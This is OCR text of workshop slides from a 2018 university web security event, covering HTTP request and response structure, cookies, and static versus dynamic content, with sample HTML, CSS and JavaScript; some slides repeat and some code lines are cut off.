NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS

UT DALLAS

State Farm®

Web Security

Jace Baker, Nick Ramos, Hugo Espiritu, Andrew Le

Topics


Web Architecture

Parameter Tampering

Local File Inclusion


SQL Injection

XSS



Web Architecture


Web Request Structure



Web Request Structure

HTTP Request Structure

- A client requests content
- The server delivers that content
- Stateless protocol



Simplified Client Request

GET - Method

/index.html - Resource

HTTP/1.1 - Protocol

Host: … - Header Information

```
GET /index.html HTTP/1.1
Host: csg.utdallas.edu
```

Simplified Client Request

GET - Method

/index.html - Resource

HTTP/1.1 - Protocol

Host: … - Header Information

```
GET /index.html HTTP/1.1
Host: csg.utdallas.edu
```

Simplified Client Request

GET - Method

/index.html - Resource

HTTP/1.1 - Protocol

Host: … - Header Information

```
GET /index.html HTTP/1.1
Host: csg.utdallas.edu
```

Simplified Client Request

GET - Method

/index.html - Resource

HTTP/1.1 - Protocol

Host: … - Header Information

```
GET /index.html HTTP/1.1
Host: csg.utdallas.edu
```

Simplified Client Request

GET - Method

/index.html - Resource

HTTP/1.1 - Protocol

Host: … - Header Information

```
GET /index.html HTTP/1.1
Host: csg.utdallas.edu
```

Simplified Server Response

HTTP/1.1 - Protocol

200 OK - Response Code

Response Headers

Response Content

```
HTTP/1.1 200 OK
Date: Mon, 15 October...
Server: Apache/1.3.3.7
Content-Length: 512
Connection: close
Content-Type: text/html

<html>
   <h1>Hello World!</h1>
</html>
```

Simplified Server Response

HTTP/1.1 - Protocol

200 OK - Response Code

Response Headers

Response Content

```
HTTP/1.1 200 OK
Date: Mon, 15 October...
Server: Apache/1.3.3.7
Content-Length: 512
Connection: close
Content-Type: text/html

<html>
   <h1>Hello World!</h1>
</html>
```

Simplified Server Response

HTTP/1.1 - Protocol

200 OK - Response Code

Response Headers

Response Content

```
HTTP/1.1 200 OK
Date: Mon, 15 October...
Server: Apache/1.3.3.7
Content-Length: 512
Connection: close
Content-Type: text/html

<html>
   <h1>Hello World!</h1>
</html>
```

Simplified Server Response

HTTP/1.1 - Protocol

200 OK - Response Code

Response Headers

Response Content

```
HTTP/1.1 200 OK
Date: Mon, 15 October...
Server: Apache/1.3.3.7
Content-Length: 512
Connection: close
Content-Type: text/html

<html>
   <h1>Hello World!</h1>
</html>
```

Simplified Server Response

HTTP/1.1 - Protocol

200 OK - Response Code

Response Headers

Response Content

```
HTTP/1.1 200 OK
Date: Mon, 15 October...
Server: Apache/1.3.3.7
Content-Length: 512
Connection: close
Content-Type: text/html

<html>
   <h1>Hello World!</h1>
</html>
```


Maintaining State

If HTTP is stateless, how does a site remember me when I’ve logged in?

Cookies - small pieces of data that your browser stores and sends as part of the request

Cookies


Cookies are set by the server and sent back by the client to identify it in later interactions



Set Cookie:PHPSESSID=1337

Cookie: PHPSESSID=1337


Statically Generated Content



Statically Generated Content

Statically Generated Content

- The same information is sent to any client who requests it
- No application code is run on the server
- This content is generally:
  - HTML
  - CSS
  - Javascript



Nickolas Ramos

I'm an undergraduate student at the University of Texas at Dallas pursuing a Bachelor's degree in computer science. Scroll down and learn more about me.

About Me


Born in California, raised in Texas. I am a current NSF sponsored Cybercorps: Scholarship for Service student at the University of Texas at Dallas. My expected graduation date for my Bachelor's degree in computer science is spring of 2018. Afterwards, I will pursue my Master's degree in computer science at the University of Texas at Dallas with a focus in information assurance, with an expected graduation date in Fall 2019.

Contact Details

Nickolas Ramos
(512)-788-8336
nor140030@utdallas.edu


© Copyright 2017 Nickolas Ramos • Design by Styleshout

HTML



```html
<div class="page" id="page">
    <!-- Begin .header -->
    <header class="header cf" role="banner">
    <a href="#"><img src="../../images/logo.png" class="logo" alt="Log
        <a href="#nav" class="nav-toggle nav-toggle-menu icon-menu"><s
    <nav id="nav" class="nav">
        <ul>
            <li><a href="#">Home</a></li>
            <li><a href="#">About</a></li>
            <li><a href="#">Blog</a></li>
            <li><a href="#">Contact</a></li>
        </ul>
    </nav><!--end .nav-->
    <form action="#" method="post" class="inline-form search-form">
        <fieldset>
            <legend class="is-vishidden">Search</legend>
            <label for="search-field" class="is-vishidden">Search</lab
            <input type="search" placeholder="Search" id="search-field
            <button class="search-submit">
                <span class="icon-search" aria-hidden="true"></span>
                <span class="is-vishidden">Search</span>
            </button>
        </fieldset>
    </form> </header>
    <!-- End .header -->     <div role="main">
        <div class="block block-hero">
            <a href="http://www.fillerati.com" class="inner">
                <div class="b-thumb">
```

CSS




```css
body
{
    @property "body";
    font-family: 'Trebuchet MS', 
    color: @contentText;
    word-wrap: break-word;
    line-height: 1.27;
    @property "/body";
}

/* counteract the word-wrap setti
pre, textarea
{
    word-wrap: normal;
}

```


JavaScript

- Code that runs on the **client** side
- Useful for:
    - Interactive Content (like a game)
    - Making requests to other sites
    - Changing the way the website looks
- Useful for attackers with XSS!
    - Research after as an advanced topic



```
function validateForm() {
    var x = document.forms["myForm"]["fna
    if (x == null || x == "") {
        alert("Name must be filled out");
        return false;
    }
}
```


Dynamically Generated Content



Dynamically Generated Content

Dynamically Generated Content

- The same information is NOT sent to any client who requests it
- Application code is run on the server
- This content often uses:
  - PHP
  - SQL




Sign in now to see your channels and recommendations!

SIGN IN

PHP

